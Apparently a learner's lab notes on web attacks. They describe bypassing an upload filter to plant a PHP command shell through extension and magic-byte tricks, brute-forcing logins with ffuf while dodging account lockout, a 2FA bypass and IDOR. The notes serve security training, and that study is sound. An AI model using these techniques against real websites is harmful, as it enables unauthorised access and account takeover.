
From the screenshot below, we try to upload a text file and get an error that only .jpg and .Png files can be uploaded, we try to check if there is a check for such and we cannot see any. If there is we can try to disable JavaScript and run it again

But as shown below we intercepted the request to see fi ti can be manipulated and altered to allow insecure upload. In the image below, we used burp to intercept so we turned it on b4 we hit upload button as we would normally do with a web application login details. From proxy and ttp request we send to repeater and we can chooses to clear all image data in red or leave it cause it does not affect what we get as response. Just in case it doesn’t work change the PNG to a text or a word and delete the red img data




Notice the highlighted part of image above to see response and request

Further proof below from the webpage




Payload changed but same response as shown in highlighted portion




Now the php payload, system is an executable function that executes what the the $\_GET is a super global function returns the value passed into cmd to the system.  **N.B REMOVE THE EXTRA BYTES OF IMAGE DATA**


Next we fuzz the below to see where our uploaded files were saved to




We found a couple of things including assets. **Note to always change your wordlist.**

And we have user access/shell.





From Burpsuite we can see that the name of the php file does not matter what matters is the extension ‘.php’ and the cmd php script which is what you run above







The filename syntax on the right is a perfect solution for what you have on the highlighted right hand side. The 00. Tells the system to ignore the png and run. Also the php.png




If check exists on server side we can also use the method in image above, leave img data, magic byte and add the payload as shown in the yellow color seen and on the right we see that the screen.php is uploaded as against only jpg and png files again.




Remember to manipulate the data and read the errors, remove and add magic bytes and other data appropriately.

 you can also manipulate the data accordingly and get what information you want to. From the url space u can also add and remove things and do anything since you have access. This is just like you having shell so enjoy it. **NOTE JUST INCASE PHP IS BLOCKED THERE ARE OTHER KINDS OF PHP EXTENSIONS**


In this new one we get a shell by changing the extensions of php since some are blocked we can do from php1-5 but here it did not work, what worked was using ‘phtml’ and it worked as shown in 2nd screenshot below

****



****

We removed the excess data from above and inserted the payload and a new extension of php since the website is php.

**BRUTEFORCE ATTACKS**




In the image below, what is in the auth.txt is what I copied from the request page on burpsuite. I then changed the password place to FUZZ as shown in the yellow stuff below. Next I used the requested protocol which is http and might be https and lastly we ran it first to get the size because a lot of request would come in but I used the –fs to filter the size which is 1814 and we got the password.


 

The above is a proof from using ffuf to brute it.



Burpsuite below is another proof that we got in with same password and the response tab shows samething as well.



**BROKEN AUTHENTICATION- 2FA VULN**

****


Now it is cracked and we have logged in as Jeremy instead of jessamy


**ACCOUNT –USER BRUTE FORCE**

Challenge was to find a user and gain access. Notice the warning in red and see how we got the yellow line below.

Since account locks after 5 trials, we had to ensure our bruteforce on the account happened 4 times only. So we had a password list containing 4 passwords and a list of multiple users and we would carry one username and try the 4 passwords on it and den drop and do same 4 next user … using burp and ffuf




Auth3.txt contains the intercepted details in burpsuite as shown in the below screenshot on the left. Clusterbomb shows the mode of password attack. –w contains the 4 password and the extension of FUZZPASS and FUZZUSER is how we specify in the auth3.txt the targeted point since it is two poins and we had to specify it b4 running it. –fs 3376 is for vaild account with wrong password and –fs of 3256 is for account that does not exist, so we find a different response code.




Highlighted portion shows proof of successful login

Now we try again from burpsuite instead of ffuf

 Here, 3661 is login success, 3659 is invalid password and others unknown account.


**XML FILE UPLOAD below**

If you have where u can upload xml file, you can use payload all the things website to find a beautiful payload and upload to get the user details such as this below.



**IDOR EXPLOIT**

**You can request some info about a user using their ID. The fact that ID shows reveals the vuln. Compare the both images below**

** **


**Using ffuf to fuzz for all account  
**

**CAPSTONE CHALLENGE**


In this challenge, fuzz the url to see other inform and the parameters for fuzzing are; the url , wordlist and extension of the website to fuzz and in this case it is php



